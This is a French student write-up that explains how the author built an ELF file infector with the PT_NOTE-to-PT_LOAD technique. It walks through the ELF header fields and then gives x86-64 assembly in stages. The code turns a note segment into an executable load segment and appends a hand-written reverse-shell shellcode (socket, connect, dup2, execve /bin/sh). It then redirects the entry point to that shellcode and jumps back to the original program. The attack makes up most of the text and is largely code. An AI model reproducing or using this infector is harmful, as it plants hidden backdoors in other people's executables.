WRITEUP

Lucas MILLER
3si4 ESGI

Infecter un fichier avec la méthode pt_note to pt_load

Ce rendu a surtout nécessité de faire des recherches et de lire de la documentation, méthodologie à laquelle nous ne sommes pas forcément habitués.

Comprendre le principe

L'ELF

Les premiers éléments de littérature que j'ai lu ont été la documentation Wikipédia des ELF.

https://en.wikipedia.org/wiki/Executable_and_Linkable_Format

En relisant cette page wiki, nous comprenons plusieurs choses.

- Que les ELF ont une architecture bien précise.
  - Un **file header** qui donne les informations du fichier
  - Un **programme header** qui donne les informations d'exécution du programme, le tout subdivisé en plusieurs segments
  - Un **section header** pour chaque section

J'ai constaté que les segments qui nous intéressent se trouvent dans la partie **program header**.

Program header[9]


Offset		Size (bytes)		Field	Purpose
32-bit	64-bit	32-bit	64-bit		
0x00		4		p_type	Identifies the type of the segment.

Value	Name	Meaning
0x00000000	PT_NULL	Program header table entry unused.
0x00000001	PT_LOAD	Loadable segment.
0x00000002	PT_DYNAMIC	Dynamic linking information.
0x00000003	PT_INTERP	Interpreter information.
0x00000004	PT_NOTE	Auxiliary information.
0x00000005	PT_SHLIB	Reserved.
0x00000006	PT_PHDR	Segment containing program header table itself.
0x00000007	PT_TLS	Thread-Local Storage template.
0x60000000	PT_LOOS	Reserved inclusive range. Operating system specific.
0x6FFFFFFF	PT_HIOS	
0x70000000	PT_LOPROC	Reserved inclusive range. Processor specific.
0x7FFFFFFF	PT_HIPROC	

Segment-dependent flags (position for 64-bit structure)

Par exemple, un segment de type pt_note aura au tout début de son segment la valeur 0x00000004

Par exemple avec un hexdump on peut voir un exemple de section :



L'injection

Une fois que j'ai pu comprendre l'architecture d'un ELF, il fallait que je comprennes le principe de l'injection en elle-même.

Pour cela, j'ai pu m'aider de ressources telles que :

- https://github.com/guitmz/midrashim
- https://www.symbolcrash.com/2019/03/27/pt_note-to-pt_load-injection-in-elf/

Ce que j'ai retenu de la méthode d'injection est que :

- Les segments notes ne sont pas utiles pour la bonne exécution du code, et l'on peut les modifier sans craindre un crash du programme.

L'idée de cette méthode est donc de transformer un segment note en un segment load.
Ce segment sera après "load" en mémoire par le programme, le tout sans influencer le fonctionnement du programme originel.

On comprend que c'est une bonne méthode d'infection.

Appliquer

Maintenant, il fallait modifier le programme.

Pour ça il a fallu tout d'abord identifier un segment de type NOTE. En lisant la documentation, j'ai compris que les **program header** ont une taille fixe. Mais une taille différente de celle du **file header**.

J'ai donc compris :
Que le file header est de 64 octet :

0x32	0x3E	2	e_shstrndx	Contains index of the section header table entry that contains the section names.
0x34	0x40			End of ELF Header (size).

Et que les program header sont de 56 :

0x1C	0x30	4	8	p_align	equating p_offset modulus p_align.
0x20	0x38				End of Program Header (size).

Il me fallait donc une boucle qui bouclait de 56 en 56 en partant de 64 après le début du fichier.

Des informations que l'on retrouve d'ailleurs dans la partie du file header

0x2C	0x38	2	e_phnum	Contains the number of entries in the program header table.
0x2E	0x3A	2	e_shentsize	Contains the size of a section header table entry. As explained below, this will typically be 0x28 (32 bit) or 0x40 (64 bit).
0x30	0x3C	2	e_shnum	Contains the number of entries in the section header table.

Soit en assembleur :

```
xor rcx, rcx
xor rdx, rdx
mov cx, 12      ;  phnum
mov rbx, 64     ; file header
mov dx,  56 ; tailles des segments

loop_seg:
    add rbx, rdx
    dec rcx
    xor r13, r13
    mov r13d , dword [r15 +rbx]
    cmp dword [r15 +rbx], 0x4  ; valeur du PT_NOTE
    je pt_note_ok
    cmp rcx, 0
    jg loop_seg


    jmp error

pt_note_ok:

mov [offset_tp], rbx ; Offset du PT_NOTE !!!!
```

Ecrire

Maintenant que j'ai "l'adresse" du début du premier programme header PT_NOTE, il faut que je modifie certains éléments de ce segment.

Ma structure de modification est toujours la même :

je donne l'offset (celui trouvé plus haut) avec plus ou moins une valeur de façon à modifier la partie du segment qui m'intéresse.

```
; =============== PT NOte to PT LOAD =================
    mov rax, 8
    mov rsi, [offset_tp]
    mov rdx, 0          ; type
    syscall

    mov rax, 1
    mov rsi, tp_load
    mov rdx, 1
    syscall
```

Je lui dis de partir depuis le début du fichier (après ça sera depuis la fin) :

```
; =============== PT NOte to PT LOAD =================
    mov rax, 8
    mov rsi, [offset_tp]
    mov rdx, 0
    syscall

    mov rax, 1
    mov rsi, tp_load
    mov rdx, 1
    syscall
```

Et enfin j'écris la valeur :

```
; =============== PT NOte to PT LOAD =================
    mov rax, 8
    mov rsi, [offset_tp]
    mov rdx, 0          ; type
    syscall

    mov rax, 1
    mov rsi, tp_load
    mov rdx, 1
    syscall
```

Maintenant que j'ai un moyen de modifier facilement les éléments de mon fichier, il faut que je modifie ce segment.

Modification

P_TYPE

Je modifie mon p_type pour le transformer en pt_load

Program header[9]

Offset		Size (bytes)		Field	Purpose
32-bit	64-bit	32-bit	64-bit		
0x00		4		p_type	Identifies the type of the segment.

Value	Name	Meaning
0x00000000	PT_NULL	Program header table entry unused.
0x00000001	PT_LOAD	Loadable segment.
0x00000002	PT_DYNAMIC	Dynamic linking information.
0x00000003	PT_INTERP	Interpreter information.
0x00000004	PT_NOTE	Auxiliary information.
0x00000005	PT_SHLIB	Reserved.
0x00000006	PT_PHDR	Segment containing program header table itself.
0x00000007	PT_TLS	Thread-Local Storage template.
0x60000000	PT_LOOS	Reserved inclusive range. Operating system specific.
0x6FFFFFFF	PT_HIOS	
0x70000000	PT_LOPROC	Reserved inclusive range. Processor specific.
0x7FFFFFFF	PT_HIPROC	

	0x04		4	p_flags	Segment-dependent flags (position for 64-bit structure).

Value	Name	Meaning
0x1	PF_X	Executable segment.
0x2	PF_W	Writeable segment.
0x4	PF_R	Readable segment.

0x04	0x08	4	8	p_offset	Offset of the segment in the file image.
0x08	0x10	4	8	p_vaddr	Virtual address of the segment in memory.
0x0C	0x18	4	8	p_paddr	On systems where physical address is relevant, reserved for segment's physical address.
0x10	0x20	4	8	p_filesz	Size in bytes of the segment in the file image. May be 0.
0x14	0x28	4	8	p_memsz	Size in bytes of the segment in memory. May be 0.
0x18		4		p_flags	Segment-dependent flags (position for 32-bit structure). See above `p_flags` field for flag definitions.
0x1C	0x30	4	8	p_align	`0` and `1` specify no alignment. Otherwise should be a positive, integral power of 2, with p_vaddr equating `p_offset` modulus p_align.
0x20	0x38				End of Program Header (size).

P_FLAGS

Je modifie le p_flags pour que mon segment soit exécutable

Program header[9]

<table>
<tr><th colspan="2">Offset</th><th colspan="2">Size (bytes)</th><th rowspan="2">Field</th><th rowspan="2">Purpose</th></tr>
<tr><th>32-bit</th><th>64-bit</th><th>32-bit</th><th>64-bit</th></tr>
<tr><td>0x00</td><td></td><td>4</td><td></td><td>p_type</td><td>Identifies the type of the segment.
<table><tr><th>Value</th><th>Name</th><th>Meaning</th></tr><tr><td>0x00000000</td><td>PT_NULL</td><td>Program header table entry unused.</td></tr><tr><td>0x00000001</td><td>PT_LOAD</td><td>Loadable segment.</td></tr><tr><td>0x00000002</td><td>PT_DYNAMIC</td><td>Dynamic linking information.</td></tr><tr><td>0x00000003</td><td>PT_INTERP</td><td>Interpreter information.</td></tr><tr><td>0x00000004</td><td>PT_NOTE</td><td>Auxiliary information.</td></tr><tr><td>0x00000005</td><td>PT_SHLIB</td><td>Reserved.</td></tr><tr><td>0x00000006</td><td>PT_PHDR</td><td>Segment containing program header table itself.</td></tr><tr><td>0x00000007</td><td>PT_TLS</td><td>Thread-Local Storage template.</td></tr><tr><td>0x60000000</td><td>PT_LOOS</td><td rowspan="2">Reserved inclusive range. Operating system specific.</td></tr><tr><td>0x6FFFFFFF</td><td>PT_HIOS</td></tr><tr><td>0x70000000</td><td>PT_LOPROC</td><td rowspan="2">Reserved inclusive range. Processor specific.</td></tr><tr><td>0x7FFFFFFF</td><td>PT_HIPROC</td></tr></table></td></tr>
<tr><td></td><td>0x04</td><td></td><td>4</td><td>p_flags</td><td>Segment-dependent flags (position for 64-bit structure).
<table><tr><th>Value</th><th>Name</th><th>Meaning</th></tr><tr><td>0x1</td><td>PF_X</td><td>Executable segment.</td></tr><tr><td>0x2</td><td>PF_W</td><td>Writeable segment.</td></tr><tr><td>0x4</td><td>PF_R</td><td>Readable segment.</td></tr></table></td></tr>
<tr><td>0x04</td><td>0x08</td><td>4</td><td>8</td><td>p_offset</td><td>Offset of the segment in the file image.</td></tr>
<tr><td>0x08</td><td>0x10</td><td>4</td><td>8</td><td>p_vaddr</td><td>Virtual address of the segment in memory.</td></tr>
<tr><td>0x0C</td><td>0x18</td><td>4</td><td>8</td><td>p_paddr</td><td>On systems where physical address is relevant, reserved for segment's physical address.</td></tr>
<tr><td>0x10</td><td>0x20</td><td>4</td><td>8</td><td>p_filesz</td><td>Size in bytes of the segment in the file image. May be 0.</td></tr>
<tr><td>0x14</td><td>0x28</td><td>4</td><td>8</td><td>p_memsz</td><td>Size in bytes of the segment in memory. May be 0.</td></tr>
<tr><td>0x18</td><td></td><td>4</td><td></td><td>p_flags</td><td>Segment-dependent flags (position for 32-bit structure). See above <code>p_flags</code> field for flag definitions.</td></tr>
<tr><td>0x1C</td><td>0x30</td><td>4</td><td>8</td><td>p_align</td><td><code>0</code> and <code>1</code> specify no alignment. Otherwise should be a positive, integral power of 2, with p_vaddr equating p_offset modulus p_align.</td></tr>
<tr><td>0x20</td><td>0x38</td><td colspan="3"></td><td>End of Program Header (size).</td></tr>
</table>

P_OFFSET

Ici il faut que je modifie l'offset, il faut qu'il pointe vers les éléments à exécuter (notre Reverse Shell ici)

Program header[9]

Offset		Size (bytes)		Field	Purpose
32-bit	64-bit	32-bit	64-bit		
0x00		4		p_type	Identifies the type of the segment. Value / Name / Meaning: 0x00000000 PT_NULL — Program header table entry unused. 0x00000001 PT_LOAD — Loadable segment. 0x00000002 PT_DYNAMIC — Dynamic linking information. 0x00000003 PT_INTERP — Interpreter information. 0x00000004 PT_NOTE — Auxiliary information. 0x00000005 PT_SHLIB — Reserved. 0x00000006 PT_PHDR — Segment containing program header table itself. 0x00000007 PT_TLS — Thread-Local Storage template. 0x60000000 PT_LOOS — Reserved inclusive range. Operating system specific. 0x6FFFFFFF PT_HIOS 0x70000000 PT_LOPROC — Reserved inclusive range. Processor specific. 0x7FFFFFFF PT_HIPROC
	0x04		4	p_flags	Segment-dependent flags (position for 64-bit structure). Value / Name / Meaning: 0x1 PF_X — Executable segment. 0x2 PF_W — Writeable segment. 0x4 PF_R — Readable segment.
0x04	0x08	4	8	p_offset	Offset of the segment in the file image.
0x08	0x10	4	8	p_vaddr	Virtual address of the segment in memory.
0x0C	0x18	4	8	p_paddr	On systems where physical address is relevant, reserved for segment's physical address.
0x10	0x20	4	8	p_filesz	Size in bytes of the segment in the file image. May be 0.
0x14	0x28	4	8	p_memsz	Size in bytes of the segment in memory. May be 0.
0x18		4		p_flags	Segment-dependent flags (position for 32-bit structure). See above `p_flags` field for flag definitions.
0x1C	0x30	4	8	p_align	`0` and `1` specify no alignment. Otherwise should be a positive, integral power of 2, with p_vaddr equating p_offset modulus p_align.
0x20	0x38				End of Program Header (size).

Pour cela, il faut que l'on trouve une adresse (un offset) que l'on sait être bonne, un offset qui n'écrira pas sur des éléments du programme.

Pour ça il n'y a qu'un seul moyen et c'est à la toute fin du programme.
Donc il faut que je puisse dynamiquement récupérer la taille du programme.

J'utilise donc les sycall lseek pour récupérer la taille dynamiquement.

```
;========= taille du fichier =========

    ;taille du fichier
    mov rax,8
    mov rdi, [file_descriptor]
    mov rsi, 0
    mov rdx, 1
    syscall

    mov rbx, rax

    mov rax,8
    mov rdi,[file_descriptor]
    mov rsi, 0
    mov rdx, 2
    syscall

    mov [file_size], rax ;save

    ;reset du curseur
    mov rax, 8
    mov rdi, [file_descriptor]
    mov rsi,0
    mov rdx,0
    syscall
```

Puis j'écris mon nouvel offset

```
; =============== Address offset  =================
    mov rax, 8
    mov rsi, [offset_tp]
    add rsi , 8    ; offset
    mov rdx, 0
    syscall

    mov rax, 1
    mov rsi, file_size
    mov rdx, 3
    syscall
```

Donc maintenant, j'ai un nouveau segment qui va être exécuté, ce segment exécutera donc les instructions se trouvant à la fin de mon programme.

P_VADDR

Cependant, il faut maintenant que les éléments de la fin de mon programme soient chargés en mémoire. Pour ça, c'est la partie de l'adresse virtuelle qu'il va falloir modifier.

Program header[9]

Offset		Size (bytes)		Field	Purpose
32-bit	64-bit	32-bit	64-bit		
0x00		4		p_type	Identifies the type of the segment. Value / Name / Meaning: 0x00000000 PT_NULL — Program header table entry unused. 0x00000001 PT_LOAD — Loadable segment. 0x00000002 PT_DYNAMIC — Dynamic linking information. 0x00000003 PT_INTERP — Interpreter information. 0x00000004 PT_NOTE — Auxiliary information. 0x00000005 PT_SHLIB — Reserved. 0x00000006 PT_PHDR — Segment containing program header table itself. 0x00000007 PT_TLS — Thread-Local Storage template. 0x60000000 PT_LOOS — Reserved inclusive range. Operating system specific. 0x6FFFFFFF PT_HIOS 0x70000000 PT_LOPROC — Reserved inclusive range. Processor specific. 0x7FFFFFFF PT_HIPROC
	0x04		4	p_flags	Segment-dependent flags (position for 64-bit structure). Value / Name / Meaning: 0x1 PF_X — Executable segment. 0x2 PF_W — Writeable segment. 0x4 PF_R — Readable segment.
0x04	0x08	4	8	p_offset	Offset of the segment in the file image.
0x08	0x10	4	8	p_vaddr	Virtual address of the segment in memory.
0x0C	0x18	4	8	p_paddr	On systems where physical address is relevant, reserved for segment's physical address.
0x10	0x20	4	8	p_filesz	Size in bytes of the segment in the file image. May be 0.
0x14	0x28	4	8	p_memsz	Size in bytes of the segment in memory. May be 0.
0x18		4		p_flags	Segment-dependent flags (position for 32-bit structure). See above `p_flags` field for flag definitions.
0x1C	0x30	4	8	p_align	`0` and `1` specify no alignment. Otherwise should be a positive, integral power of 2, with p_vaddr equating p_offset modulus p_align.
0x20	0x38				End of Program Header (size).

Ici, il faut que les éléments soient chargés en mémoire à un endroit qui ne risque pas d'affecter d'autres éléments chargés en mémoire. Pour ça, il suffit de donner un grande valeur exagérée de façon à être sûr que les éléments chargés ne chevauchent pas d'autres.

```
exagereted dq 0xc000000
```

J'ai donc pris la même valeur exagérée que celle dans le github de midrashim.

Puis je vais additionner la valeur exagérée et la taille de mon fichier.

```
mov rax, [exagereted]
add rax, [file_size]
mov [new_vaddr], rax
```

Je vais, avec cette nouvelle virtual adresse exagérée, remplacer la vaddr présente dans le segment.

```
=============== Virtual address  ==================
  mov rax, 8
  mov rsi, [offset_tp]
  add rsi , 16    ; vaddr
  mov rdx, 0
  syscall

  mov rax, 1
  mov rsi, new_vaddr
  mov rdx, 4
  syscall
```

MAIS je vais également changer l'entry point !!!

Entry Point

0x18	4	8	e_entry	This is the memory address of the entry point from where the process starts executing. This field is either 32 or 64 bits long, depending on the format defined earlier (byte 0x04). If the file doesn't have an associated entry point, then this holds zero.

Il faut savoir que l'entry point va être le "début" de notre programme. On a envie que les instructions que l'on va ajouter à la fin de notre code soient exécutées. Pour cela, il faut que l'on fasse pointer notre entry point vers la fin de notre programme. Il faut donc utiliser la virtual address de notre segment modifié pour remplacer l'entry point du fichier.

MAIS ATTENTION !!

On a besoin de sauvegarder l'ancien entry point également !! Pour des raisons que j'expliquerai plus tard.

Voila donc le code que ça donne.

```
;=============== Get old entry point =================
    mov rax, 8          ; lseek curseur
    mov rsi, 0x18     ; offset jusqu'au entry point
    mov rdx, 0
    syscall

    mov rax, 0          ; read
    mov rsi, old_entry_point  ; adresse où stocker l'ancien entry point
    mov rdx, 8          ; taille de l'entrée à lire
    syscall

;=============== change entry point =================
    mov rax, 8          ; lseek curseur
    mov rsi, 0x18     ; offset jusqu'au entry point
    mov rdx, 0
    syscall

    mov rax, 1
    mov rsi, new_vaddr    ; offset + valeur exagéré( c000000)
    mov rdx, 8
    syscall
```

p_align & memsiz et filesiz

Pour ces éléments là, qui ne sont pas critiques au bon fonctionnement du programme, j'ai décidé de mettre des valeurs exagérées aussi.

Shell code part

Le shellcode

MAINTENANT on peut passer à l'injection du shellcode.

On parle donc d'injecter un reverse shell :

J'ai décidé de refaire moi-même le shell code, plutôt que d'en prendre un sur shell-storm. Pourquoi ? Parce que cela me permet de gérer la conservation de la stack et des registres.

Donc voilà l'explication de mon shellcode :

```
mov rax, 41
mov rdi, 0x02
mov rsi, 0x01
mov rdx, 0x06
syscall
push rax


movabs rcx, 0x100007f5c110002
push rcx
mov rsi, rsp
```

```
mov rdi, 3
push 0x10
pop rdx
push 0x2a
pop rax
syscall
```

Ici on va créer un Socket sur 127.0.0.1:4444 et attendre une connexion.

Ensuite je vais faire un :

```
test rax,rax
jnz no
```

Cela me permet de gérer le cas où il n'y aurait pas de connexion. S'il n'y a pas de connexion, alors je n'exécute pas la suite. Cela est spécifique au reverse shell et permet d'exécuter le programme de base sans erreur si jamais aucune connexion n'est établi.

S'il y a une connexion alors :

```
pop rax

mov rax, 33
pop rdi
push rdi
mov rsi, 0
syscall

mov rax, 33
pop rdi
push rdi
mov rsi, 1
syscall


mov rax, 33
pop rdi
push rdi
mov rsi, 2
syscall

movabs rbx,0x68732f6e69622f
push rbx
```

```
mov rax, 59
mov rdi , rsp
xor rsi, rsi
xor rdx, rdx
syscall


no:


pop rax
pop rax
xor rax, rax
```

Ici on va juste rediriger les sorties fs avec des dup2 vers le socket.

A NOTER :

Il faut également ajouter des instructions de préservation des registres pour ne pas causer d'erreur.

```
push rax
push rbx
push rcx
push rdx
push rsi
push rdi
push rbp
push r8
push r9
push r10
push r11
push r12
push r13
push r14
push r15


<le shellcode>


pop r15
pop r14
pop r13
```

```
pop r12
pop r11
pop r10
pop r9
pop r8
pop rbp
pop rdi
pop rsi
pop rdx
pop rcx
pop rbx
pop rax
```

L'ajout du shellcode

Je vais donc ajouter, à la fin de mon fichier, mon shellcode.

```
; =============== Ajout shell code  part 1 =================
    mov rax, 8
    mov rsi, 0
    mov rdx, 2          ; fin du fichier
    syscall

    mov rax, 1
    mov rsi, reverse_shell_1
    mov rdx, reverse_shell_1_len
    syscall

    ; =============== Ajout IP shell code =================
    mov rax, 8
    mov rsi, 0
    mov rdx, 2          ; fin du fichier
    syscall

    mov rax, 1
    mov rsi, ip_result
    mov rdx, 4
    syscall

; =============== Ajout shell code  part 2 =================
    mov rax, 8
    mov rsi, 0
    mov rdx, 2          ; fin du fichier
    syscall

    mov rax, 1
    mov rsi, reverse_shell_2
    mov rdx, reverse_shell_2_len
    syscall
```

La partie == ip shell code == sert à faire une ip dynamique avec une demande utilisateur.

Le saut de la fin

On touche au but mais il reste un dernier élément !


Si on lance le code comme cela, et bien le programme exécutera le reverse shell mais pas la suite du programme légitime. Il faut donc faire une condition de JUMP vers l'entry point original que l'on a conservé au début !!!

```
;=============================================================
; =============== Ajout instruction de saut  =================
    mov rax, 8
    mov rsi, 0
    mov rdx, 2        ; fin du fichier
    syscall

    mov rax, 1
    mov rsi, jump_insctruction
    mov rdx, 2
    syscall

; =============== Ajout offset a sauter  =================
    mov rax, 8
    mov rsi, 0
    mov rdx, 2        ; fin du fichier
    syscall

    mov rax, 1
    mov rsi, old_entry_point
    mov rdx, 4
    syscall

; =============== jump  =================
    mov rax, 8
    mov rsi, 0
    mov rdx, 2        ; fin du fichier
    syscall

    mov rax, 1
    mov rsi, jump
    mov rdx, jump_len
    syscall
```

Ici mes conditions de jump sont en 3 parties car j'ai rendu la condition de saut dynamique.

ET VOILA on a maintenant un infecteur de fichier .

Pour résumer voila le comportement de notre fichier ELF :



J'y ai rajouté quelques améliorations comme : prendre un fichier en argument, rendre l'ip dynamique, rendre l'infection dynamique, rendre l'infection possible même avec de l'ASLR...

Conclusion

C'est un beau projet que je suis content d'avoir réalisé.
Ça change et ça permet de voir des choses très intéressantes que l'on n'est pas toujours amené à apprendre.